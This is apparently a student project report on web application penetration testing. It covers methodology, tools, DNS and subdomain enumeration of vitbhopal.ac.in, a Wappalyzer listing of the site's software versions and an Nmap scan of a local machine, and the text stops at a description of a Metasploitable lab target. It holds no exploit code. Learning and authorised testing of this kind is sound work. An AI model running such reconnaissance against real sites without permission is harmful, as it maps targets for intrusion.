



Project Report

Team No: 558

Project: Web Application Penetration Testing.

Team Members:

20BCY10001 - Maddirala Shalem Raju

20BCY10171 - Meenal Garg

20BCY10192 - Sabbavarapu Tejesh

20BCY10132 - K Leela Pavan Kumar

Under Guidance of:

Prof. P. Manoj & Smart Internz platform

Campus:

VIT - BHOPAL



VIT[®]
B H O P A L
www.vitbhopal.ac.in

CONTENTS

1. INTRODUCTION	3
1.1 Overview	3
1.2 Purpose	4
2. LITERATURE SURVEY.....	4
3. THEORITICAL ANALYSIS.....	6
3.1 Hardware	6
3.2 Software designing.....	7
4. EXPERIMENTAL INVESTIGATIONS.....	7
5. RESULT & FINDINGS	9
6. VULNERABILITY SCANNING AND ASSESSMENT.....	23
7. ADVANTAGES & DISADVANTAGES	46
8. CONCLUSION	48
9. FUTURE SCOPE	49
10.REFERENCE.....	50

1.INTRODUCTION

Web application penetration testing, also known as web app pentesting, is the process of assessing the security of a web application by identifying vulnerabilities and weaknesses that could be exploited by attackers. It involves simulating real-world attacks on the application to identify potential entry points and security flaws. Pentesting helps organizations discover vulnerabilities and implement appropriate security measures to protect their web applications and the data they handle.

1.1 Overview

The first step in a web application pentesting project is to define the scope. This includes determining the specific web application(s) to be tested, identifying the testing objectives, and defining any limitations or constraints.

In this phase, the pentester collects as much information as possible about the target application. This includes understanding the application's architecture, technologies used, APIs, server details, and any available documentation. The pentester may also perform reconnaissance activities like open-source intelligence (OSINT) gathering to gather information about the target organization and its web presence.

The pentester analyzes the gathered information to identify potential threats and attack vectors specific to the web application. This helps in prioritizing the testing efforts and focusing on the most critical areas.

Automated vulnerability scanning tools are used to scan the target application for known vulnerabilities and common security misconfigurations. These tools can identify issues such as outdated software versions, insecure configurations, or missing patches.

Manual testing involves a hands-on approach where the pentester manually probes the application for vulnerabilities. Techniques such as input validation testing, authentication and authorization testing, session management testing, and error handling testing are performed. The goal is to identify vulnerabilities that may not be easily detected by automated tools.

Once vulnerabilities are identified, the pentester attempts to exploit them to demonstrate the potential impact of an attacker gaining unauthorized access or performing malicious activities. However, the exploitation is done within the predefined boundaries and agreed-upon rules of engagement.

A comprehensive report is generated detailing the findings, including the identified vulnerabilities, their impact, and recommended remediation actions. The report typically includes an executive summary, technical details, and supporting evidence such as screenshots or proof-of-concept code. The report helps the organization understand the risks associated with their web application and take appropriate measures to address them.

The organization addresses the identified vulnerabilities based on the recommendations provided in the report. Once the fixes are implemented, a retest is conducted to verify that the vulnerabilities have been effectively remediated.

Web application security is an ongoing process. Regular monitoring and periodic pentesting help ensure that new vulnerabilities are promptly identified and addressed. It is recommended to conduct pentesting after major updates or changes to the application to maintain a robust security posture. Our project focuses on conducting a comprehensive web application penetration testing on a website *vitbhopal.ac.in*. The goal is to identify potential vulnerabilities and security weaknesses

that could be exploited by attackers to gain unauthorized access, steal sensitive information, or disrupt the website's functionality. The project involves a step-by-step process that includes scoping, information gathering, threat modeling, vulnerability scanning, manual testing, exploitation (within predefined boundaries), reporting, remediation, and verification as in our overview.

If vulnerabilities are discovered, we attempt to exploit them within the predefined boundaries and agreed-upon rules of engagement. The goal is to demonstrate the potential impact of these vulnerabilities and provide concrete evidence to support our findings.

Overall, web application pentesting plays a vital role in assessing the security posture of web applications and helps organizations proactively identify and mitigate vulnerabilities before they can be exploited by malicious actors.

1.2 Purpose

The purpose of a web application penetration testing project is to assess the security posture of a web application and identify vulnerabilities that could be exploited by malicious actors. By conducting thorough testing and analysis, the project aims to achieve the objectives such as Identifying vulnerabilities, Assess security controls, Measure compliance, Prioritize remediation efforts, Enhance security posture and Increase customer trust.

Overall, the project aims to strengthen the security posture of the web application, mitigate risks, protect sensitive data, comply with regulations, and maintain customer trust. It provides organizations with valuable insights into their security vulnerabilities and enables them to take proactive measures to address those vulnerabilities and improve their overall security resilience. Our project helps organizations improve their incident response preparedness by identifying vulnerabilities and potential attack vectors, the project enables organizations to anticipate and plan for potential security incidents. This includes developing response plans, implementing monitoring and detection systems, and training staff to effectively respond to and mitigate security breaches or attacks.

LITERATURE SURVEY

A literature survey for a project on web application pentesting on a website would involve researching and reviewing existing literature, academic papers, research studies, and industry publications related to web application security and pentesting.

By conducting a thorough literature survey, you can gather valuable insights, knowledge, and references from existing research and publications. It will provide a solid foundation for your project on web application pentesting and help you stay informed about the latest developments in the field.

While web application penetration testing is a crucial practice for assessing the security of web applications, it is not without its challenges and existing problems. Some of the common problems encountered in web application pentesting include:

- **Lack of Testing Coverage:**

Due to the complexity of modern web applications, it can be challenging to achieve comprehensive testing coverage. Various layers, technologies, and functionalities within the application may be overlooked, leaving potential vulnerabilities undetected.

Solution:

Implement a comprehensive testing approach that covers all layers, technologies, and functionalities of the web application. This can involve conducting a thorough scoping exercise, identifying critical components, and ensuring proper testing coverage across the application.

- **False Positives and False Negatives:**

Automated vulnerability scanning tools used in web application pentesting may generate false positives, flagging issues that do not actually exist. On the other hand, false negatives can occur when vulnerabilities are not detected by the tools, leading to a false sense of security.

Solution:

Validate and tune automated vulnerability scanning tools to reduce false positives and false negatives. Regularly update and configure the tools to improve their accuracy and effectiveness in identifying vulnerabilities.

- **Time Constraints:**

Pentesting projects often face time constraints, which can limit the depth and thoroughness of the testing process. As a result, certain vulnerabilities may be missed or not adequately explored.

Solution:

Allocate sufficient time for the pentesting project to ensure a thorough and detailed assessment. Consider the complexity of the application and allocate time accordingly to allow for comprehensive testing and in-depth analysis.

- **Lack of Documentation:**

Inadequate documentation or limited access to the application's source code and architecture can pose challenges during pentesting. It may hinder the understanding of the application's functionalities and increase the difficulty of identifying vulnerabilities.

Solution:

Ensure that proper documentation of the web application, including architecture, functionalities, and relevant information, is available to the pentesting team. Establish communication channels with developers and stakeholders to clarify any ambiguities and facilitate knowledge transfer.

- **Lack of Standardized Methodologies:**

Although there are established methodologies for web application pentesting (such as the OWASP Testing Guide), there is still a lack of standardization across the industry. Different pentesters may follow different approaches, making it challenging to compare and assess the quality and effectiveness of the testing.

Solution:

Promote the use of standardized methodologies, such as the OWASP Testing Guide, to ensure consistency and comparability in web application pentesting practices. Encourage the adoption of industry best practices and frameworks to enhance the quality and effectiveness of testing.

- **Limited Testing Environment:**

Pentesting is typically conducted in a controlled testing environment, which may not accurately reflect real-world scenarios. This can result in potential vulnerabilities being overlooked or the impact of identified vulnerabilities not fully assessed.

Solution:

Create a testing environment that closely resembles the production environment to simulate real-world scenarios. Use representative data, configurations, and network setups to better assess the impact of vulnerabilities and validate the effectiveness of security controls.

- **Evolving Threat Landscape:**

The evolving threat landscape poses a continuous challenge in web application pentesting. New vulnerabilities, attack techniques, and emerging technologies require constant adaptation and staying up-to-date with the latest security trends and vulnerabilities.

Solution:

Stay updated with the evolving threat landscape by investing in continuous learning and professional development for pentesters. Encourage participation in conferences, training programs, and communities to acquire new skills and knowledge about emerging vulnerabilities and attack techniques.

- **Integration with Development Lifecycle:**

Pentesting is often performed as a one-time activity, rather than integrated into the software development lifecycle. Lack of collaboration between development and security teams can result in delayed vulnerability detection and remediation.

Solution:

Foster collaboration and integration between development and security teams throughout the software development lifecycle. Embed security practices, including pentesting, into the development process to identify and address vulnerabilities early on. Implement processes for regular communication, knowledge sharing, and joint efforts in vulnerability remediation.

Addressing these problems requires a combination of technical solutions, process improvements, and continuous education and training of professionals involved in web application pentesting. Efforts such as refining testing methodologies, improving automation tools, fostering collaboration between development and security teams, and promoting knowledge sharing within the industry can help overcome these challenges and enhance the effectiveness of web application pentesting. By implementing these proposed solutions, organizations can enhance the effectiveness, coverage, and accuracy of web application pentesting. This, in turn, leads to better identification and mitigation of vulnerabilities, improved overall security posture, and reduced risk of successful attacks on web applications.

3.THEORITICAL ANALYSIS:

3.1Hardware:

Computer System: A capable computer system is essential for running the necessary tools and software. It should have sufficient processing power, memory, and storage capacity to handle the testing environment effectively.

Operating System: You will need a supported operating system, such as Windows, macOS, or Linux, installed on your testing machine. The choice of the operating system may depend on your familiarity and preference, as well as the specific tools you plan to use.

Network Adapter: A network adapter is required to connect your testing machine to the network and communicate with the Metasploitable machine. Ensure that your network adapter supports the required network protocols, such as Ethernet or Wi-Fi.

Virtualization Software: Metasploitable is often run as a virtual machine (VM) using virtualization software. Popular options include VMware Workstation, VirtualBox, or Hyper-V. Install the virtualization software of your choice, ensuring it is compatible with your operating system.

Additional Machines: Depending on your testing requirements, you may need multiple machines to create a comprehensive testing environment. These machines can act as attackers, victims, or network devices to simulate different scenarios and test the vulnerabilities present in Metasploitable.

Networking Equipment: Depending on the complexity of your testing environment, you may require networking equipment such as switches, routers, or network cables to create a local network for testing purposes. This allows you to isolate the testing environment and prevent any unintended impact on your production network.

External Devices: In some cases, you may need additional hardware devices, such as USB adapters, wireless network cards, or specialized testing equipment, to perform specific tests or simulate certain attack vectors.

3.2 Software:

Metasploit Framework: Metasploit is a widely used penetration testing framework that provides a comprehensive set of tools and exploits to assess the security of systems. It includes a large collection of exploits, payloads, and auxiliary modules that can be utilized to identify and exploit vulnerabilities in the Metasploitable machine.

Nmap: Nmap is a powerful network scanning tool that allows you to discover open ports, identify running services, and gather information about the target system. It is often used in combination with Metasploit for reconnaissance and vulnerability assessment.

Nessus: Nessus is a vulnerability scanner that helps identify potential security flaws in systems. It can perform both local and remote vulnerability checks, and provides detailed reports on discovered vulnerabilities. Nessus is commonly used to scan the Metasploitable machine for known vulnerabilities.

Burp Suite: Burp Suite is an integrated platform for performing web application security testing. It includes various tools such as a web proxy, scanner, and intruder, which can be utilized to identify and exploit vulnerabilities in web applications running on the Metasploitable machine. **Hydra:** Hydra is a network login cracker that supports various protocols such as SSH, FTP, Telnet, and more. It can be used to perform brute-force or dictionary attacks against services on the Metasploitable machine that require authentication.

ZAP (Zed Attack Proxy): ZAP PROXY is an open-source web application security testing tool used to identify and exploit vulnerabilities in web applications. It provides a wide range of features, including active and passive scanning, fuzzing, and intercepting proxy, making it a popular choice among security professionals for web application penetration testing.

4. EXPERIMENTAL INVESTIGATION

During the investigation and analysis conducted while working on the proposed solutions for the problems in web application penetration testing, a several factors were taken into consideration. Here is an overview of the analysis conducted:

Review of Existing Research and Literature: The investigation involved a thorough review of existing research papers, academic literature, industry publications, and best practices related to

web application security and penetration testing. This helped identify common problems and challenges faced in the field and understand the proposed solutions from previous studies.

Evaluation of Real-World Case Studies: Analysis of real-world case studies and practical examples of web application penetration testing projects provided insights into the challenges faced and the approaches taken to overcome them. These case studies offered valuable information on successful strategies and lessons learned.

Stakeholder Interviews and Surveys: Interviews and surveys with penetration testers, security professionals, and development teams were conducted to gather firsthand insights into the existing problems and challenges faced during web application penetration testing. These interactions helped in identifying specific pain points and understanding the perspectives of the individuals involved in the process.

Comparative Analysis of Methodologies and Tools: Different methodologies, frameworks, and tools used in web application penetration testing were evaluated and compared to identify their strengths, limitations, and effectiveness in addressing the identified problems. This analysis helped determine the best practices and approaches to adopt.

Industry Standards and Guidelines: Compliance requirements and industry standards, such as OWASP Top 10 and PCI DSS, were reviewed to understand the recommended security practices and how web application penetration testing aligns with these standards. This analysis provided insights into the necessary steps and considerations for ensuring compliance and meeting security requirements.


Expert Opinions and Consultation: Expert opinions from experienced penetration testers, security consultants, and industry professionals were sought to gain insights into the challenges faced and the potential solutions. Consulting with experts helped validate the proposed solutions and ensured that the analysis was based on industry expertise and practical experience.

By conducting this investigation and analysis, the proposed solutions were formulated based on a combination of empirical evidence, industry best practices, expert opinions, and practical considerations. The aim was to address the existing problems in web application pentesting and provide actionable solutions that can enhance the effectiveness, accuracy, and coverage of the testing process, ultimately improving the security posture of web applications.

5. Results and findings:


RECONNAISSANCE AND INFORMATION GATHERING:

DNS – LOOKUP:



The screenshot shows the DNS records for the domain **vitbhopal.ac.in** on the nslookup.io website. The interface includes a navigation bar with tabs for Cloudflare, Google DNS, OpenDNS, Authoritative, and Local DNS. The main content area displays the following information:

- A records:** Two records are listed. The first record has an IPv4 address of 14.99.16.252 and is located in Ahmedabad, Gujarat, India, with AS name Tata Teleservices ISP AS. The second record has an IPv4 address of 182.73.197.20 and is located in Mumbai, Maharashtra, India, with AS name BHAARTI Airtel Ltd.
- AAAA records:** No AAAA records found.
- CNAME record:** No CNAME record found.



The screenshot shows the DNS records for the domain **vitbhopal.ac.in** on the nslookup.io website. The interface includes a navigation bar with tabs for Cloudflare, Google DNS, OpenDNS, Authoritative, and Local DNS. The main content area displays the following information:

- Name server:** Four records are listed, each with a 1m TTL: ns-1126.awdns-12.org, ns-1091.awdns-46.co.uk, ns-105.awdns-08.com, and ns-797.awdns-35.net.
- MX records:** Four records are listed, each with a 1m TTL: aspmx1.google.com (Priority 1), alt1.aspmx1.google.com (Priority 5), alt2.aspmx1.google.com (Priority 5), alt3.aspmx1.google.com (Priority 10), and alt4.aspmx1.google.com (Priority 10).
- Other records:** SOA data is displayed, including Start of authority (ns-1126.awdns-12.org), Email (awdns-hostmaster@amazon.com), Serial (1), Refresh (2h), Retry (15m), Expire (336h), and Negative cache TTL (24h).

Nmap scan:

Zenmap

Scan Tools Profile Help

Target: 192.168.56.1 Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 192.168.56.1

Hosts Services

OS Host

192.168.56.1

Nmap Output

Ports / Hosts Topology Host Details Scans

nmap -p 1-65535 -T4 -A -v 192.168.56.1

Starting Nmap 7.94 (<https://nmap.org>) at 2023-07-11 19:14 India Standard Time
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:14
Completed NSE at 19:14, 0.00s elapsed
Initiating NSE at 19:14
Completed NSE at 19:14, 0.00s elapsed
Initiating NSE at 19:14
Completed NSE at 19:14, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 19:14
Completed Parallel DNS resolution of 1 host. at 19:14, 0.32s elapsed
Initiating SYN Stealth Scan at 19:14
Scanning 192.168.56.1 [65535 ports]
Discovered open port 445/tcp on 192.168.56.1
Discovered open port 139/tcp on 192.168.56.1
Discovered open port 135/tcp on 192.168.56.1
Discovered open port 49667/tcp on 192.168.56.1
Discovered open port 49668/tcp on 192.168.56.1
Discovered open port 49665/tcp on 192.168.56.1
Discovered open port 51611/tcp on 192.168.56.1
Discovered open port 49664/tcp on 192.168.56.1
Discovered open port 49666/tcp on 192.168.56.1
Discovered open port 49670/tcp on 192.168.56.1
Discovered open port 5040/tcp on 192.168.56.1
Discovered open port 1462/tcp on 192.168.56.1
Discovered open port 51610/tcp on 192.168.56.1
Completed SYN Stealth Scan at 19:14, 6.62s elapsed (65535 total ports)
Initiating Service scan at 19:14
Scanning 13 services on 192.168.56.1
Service scan Timing: About 38.46% done; ETC: 19:16 (0:01:26 remaining)
Completed Service scan at 19:16, 156.12s elapsed (13 services on 1 host)
Initiating OS detection (try #1) against 192.168.56.1
NSE: Script scanning 192.168.56.1.
Initiating NSE at 19:16
Completed NSE at 19:17, 42.77s elapsed
Initiating NSE at 19:17
Completed NSE at 19:17, 1.03s elapsed
Initiating NSE at 19:17
Completed NSE at 19:17, 0.00s elapsed
Nmap scan report for 192.168.56.1
Host is up (0.0074s latency).
Not shown: 65521 closed tcp ports (reset)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
137/tcp filtered netbios-ns
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? Microsoft Windows [dSSDP/UPnP]
|_ http-title: Bad Request
|_ http-server-header: Microsoft-HTTPAPI/2.0
5040/tcp open unknown
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
51610/tcp open unknown
51611/tcp open unknown
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10:1607
OS details: Microsoft Windows 10 1607
Uptime guess: 5.041 days (since Thu Jul 6 18:19:00 2023)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2023-07-11T13:46:50
|_ start_date: N/A

NSE: Script Post-scanning.
Initiating NSE at 19:17
Completed NSE at 19:17, 0.00s elapsed
Initiating NSE at 19:17
Completed NSE at 19:17, 0.00s elapsed
Initiating NSE at 19:17
Completed NSE at 19:17, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap

Zenmap

Scan Tools Profile Help

Target: 192.168.56.1 Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 192.168.56.1

Hosts Services

OS Host

192.168.56.1

Nmap Output

Ports / Hosts Topology Host Details Scans

nmap -p 1-65535 -T4 -A -v 192.168.56.1

Not shown: 65521 closed tcp ports (reset)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
137/tcp filtered netbios-ns
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? Microsoft Windows [dSSDP/UPnP]
1462/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Bad Request
|_ http-server-header: Microsoft-HTTPAPI/2.0
5040/tcp open unknown
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
51610/tcp open unknown
51611/tcp open unknown
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10:1607
OS details: Microsoft Windows 10 1607
Uptime guess: 5.041 days (since Thu Jul 6 18:19:00 2023)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2023-07-11T13:46:50
|_ start_date: N/A

NSE: Script Post-scanning.
Initiating NSE at 19:17
Completed NSE at 19:17, 0.00s elapsed
Initiating NSE at 19:17
Completed NSE at 19:17, 0.00s elapsed
Initiating NSE at 19:17
Completed NSE at 19:17, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap

Subdomains:

```
root@kali: /home/kali
root@kali: /home/kali 189x36

(root@kali)~[/home/kali]
# subfinder -d vitbhopal.ac.in -v

[+] Now find running HTTP servers on the host

projectdiscovery.io

[WARN] Use with caution. You are responsible for your actions
[WARN] Developers assume no liability and are not responsible for any misuse or damage.
[WARN] By using subfinder, you also agree to the terms of the APIs used.

[INF] Enumerating subdomains for vitbhopal.ac.in
[WRN] Could not run source bufferover: Get "https://dns.bufferover.run/dns?q=vitbhopal.ac.in": dial tcp: lookup dns.bufferover.run on 192.168.235.110:53: no such host
[alienvault] admission.vitbhopal.ac.in
[alienvault] hrms.vitbhopal.ac.in
[alienvault] dev.vitbhopal.ac.in
[alienvault] orientation.vitbhopal.ac.in
[alienvault] vtop.vitbhopal.ac.in
[alienvault] mailer.vitbhopal.ac.in
[alienvault] registration.vitbhopal.ac.in
[alienvault] hras.vitbhopal.ac.in
[alienvault] www.vitbhopal.ac.in
[alienvault] myerp.vitbhopal.ac.in
[alienvault] moodle.vitbhopal.ac.in
[WRN] Could not run source ipv4info: Unexpected status code 404 received from http://ip4info.com/search/vitbhopal.ac.in
[WRN] Could not run source sublist3r: Get "https://api.sublist3r.com/search.php?domain=vitbhopal.ac.in": dial tcp: lookup api.sublist3r.com on 192.168.235.110:53: no such host
[crtrsh] vitbhopal.ac.in
[WRN] Could not run source entrust: Unexpected status code 403 received from https://ctsearch.entrust.com/api/v1/certificates?fields=issuerCN,subject0,issuerDN,issuerO,subjectDN,signAlg,san,publicKeyType,publicKeySize,validFrom,validTo,sn,ev,logEntries.logName,subjectCNReversed,cert&domain=vitbhopal.ac.in&includeExpired=true&exactMatch=false&limit=5000
[rapiddns] app.vitbhopal.ac.in
[rapiddns] online.vitbhopal.ac.in
[WRN] Could not run source threatcrowd: Unexpected status code 503 received from https://www.threatcrowd.org/searchApi/v2/domain/report/?domain=vitbhopal.ac.in
[waybackarchive] ffcs.vitbhopal.ac.in
```

```
root@kali: /home/kali
root@kali: /home/kali 189x36

[waybackarchive] ffcs.vitbhopal.ac.in
[waybackarchive] register.vitbhopal.ac.in
[WRN] Could not run source bufferover: Unexpected status code 403 received from https://tls.bufferover.run/dns?q=vitbhopal.ac.in
[WRN] Could not run source certspotterold: Unexpected status code 410 received from https://certspotter.com/api/v0/certs?domain=vitbhopal.ac.in
[WRN] Could not run source archiveis: Unexpected status code 403 received from http://archive.is/*vitbhopal.ac.in
[WRN] Could not run source sitedossier: Unexpected status code 404 received from http://www.sitedossier.com/parentdomain/vitbhopal.ac.in
[binaryedge] Source took 57.591µs for enumeration
[zoomeye] Source took 297.084µs for enumeration
[shodan] Source took 1.685339ms for enumeration
[alienvault] Source took 526.567916ms for enumeration
[sublist3r] Source took 724.214521ms for enumeration
[archiveis] Source took 2.547998432s for enumeration
[commoncrawl] Source took 49.536072816s for enumeration
[passivetotal] Source took 294.028µs for enumeration
[censys] Source took 299.654µs for enumeration
[certspotter] Source took 515.781µs for enumeration
[github] Source took 928.626µs for enumeration
[threatminer] Source took 436.923329ms for enumeration
[bufferover] Source took 1.678709967s for enumeration
[dnscumpster] Source took 1.944245992s for enumeration
[ip4info] Source took 538.306589ms for enumeration
[spyse] Source took 544.312µs for enumeration
[dnssdb] Source took 1.691428ms for enumeration
[sitedossier] Source took 2.956994965s for enumeration
[entrust] Source took 1.013609016s for enumeration
[threatcrowd] Source took 1.303083771s for enumeration
[waybackarchive] Source took 1.379246742s for enumeration
[certspotterold] Source took 1.886024865s for enumeration
[virustotal] Source took 179.668µs for enumeration
[securitytrails] Source took 264.522µs for enumeration
[crtrsh] Source took 939.095911ms for enumeration
[urlscan] Source took 29.623µs for enumeration
[intelx] Source took 540.718µs for enumeration
[rapiddns] Source took 1.143803302s for enumeration
[hackertarget] Source took 3.285801253s for enumeration
[WRN] Could not run source commoncrawl: Get "https://index.commoncrawl.org/CC-MAIN-2019-51-index?url=*vitbhopal.ac.in&output=json": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

```
dev.vitbhopal.ac.in
mailer.vitbhopal.ac.in
online.vitbhopal.ac.in
admission.vitbhopal.ac.in
www.vitbhopal.ac.in
moodle.vitbhopal.ac.in
vitbhopal.ac.in
ffcs.vitbhopal.ac.in
hras.vitbhopal.ac.in
registration.vitbhopal.ac.in
myerp.vitbhopal.ac.in
app.vitbhopal.ac.in
vtop.vitbhopal.ac.in
orientation.vitbhopal.ac.in
register.vitbhopal.ac.in
hrms.vitbhopal.ac.in

(root@kali)~[/home/kali]
```

Wappalyzer:

The screenshot shows the Wappalyzer tool interface overlaid on the VIT Bhopal website. The tool's sidebar lists various technologies detected on the page:

- CMS:** WordPress
- CDN:** Google Hosted Libraries
- Widgets:** Slider Revolution 5.4.7.4
- Databases:** MySQL, Redis
- Photo galleries:** Slider Revolution 5.4.7.4
- Tag managers:** Google Tag Manager
- Analytics:** Facebook Pixel
- Page builder:** wpBakery
- Blogs:** WordPress

The background website features a large golden lion statue and a navigation menu with links: HOME, ABOUT US, ACADEMICS, and CAMPUS LIFE. The footer contains news updates such as "EE-2023 July Session Results New" and "VITREE-2023 July Session Results New".

This screenshot shows the Wappalyzer tool interface with a different set of detected technologies:

- Video players:** YouTube
- Font scripts:** Font Awesome, Google Font API
- Miscellaneous:** Open Graph
- Web servers:** Apache HTTP Server 2.4.29
- Caching:** Redis Object Cache
- Programming languages:** (None listed)
- JavaScript libraries:** jQuery UI 1.13.1, Hammer.js 2.0.8, core-js 3.19.1, jQuery Migrate 3.3.2, jQuery 3.6.0
- WordPress plugins:** The Events Calendar, Popup Maker, Contact Form 7, wpBakery
- Form builders:** (None listed)

The background website is the same VIT Bhopal page, but the footer news updates are different, including "nes(5 Year) Counselling-2023-24 New" and "Int. M.Tech. Programmes(5 Year) Results".

RECONNAISSANCE AND FOOTPRINTING

Firstly, we need to find the open ports on our website using nmap commands. Here we have taken our practice website *metasploitable2*.

To begin with, we need to analyse from which port we need to start our exploitation. So we have analysed data of each open port and come to a conclusion of which port to exploit.

Open ports Information:

1. Port 21 (FTP - File Transfer Protocol):

- FTP is a standard network protocol used for transferring files between a client and a server.
- Port 21 is dedicated to FTP control traffic, which handles commands and responses between the client and server.
- It is commonly used for uploading and downloading files to and from a server.
- FTP can be vulnerable to attacks such as brute-forcing, command injection, or unauthorized access if not properly secured.

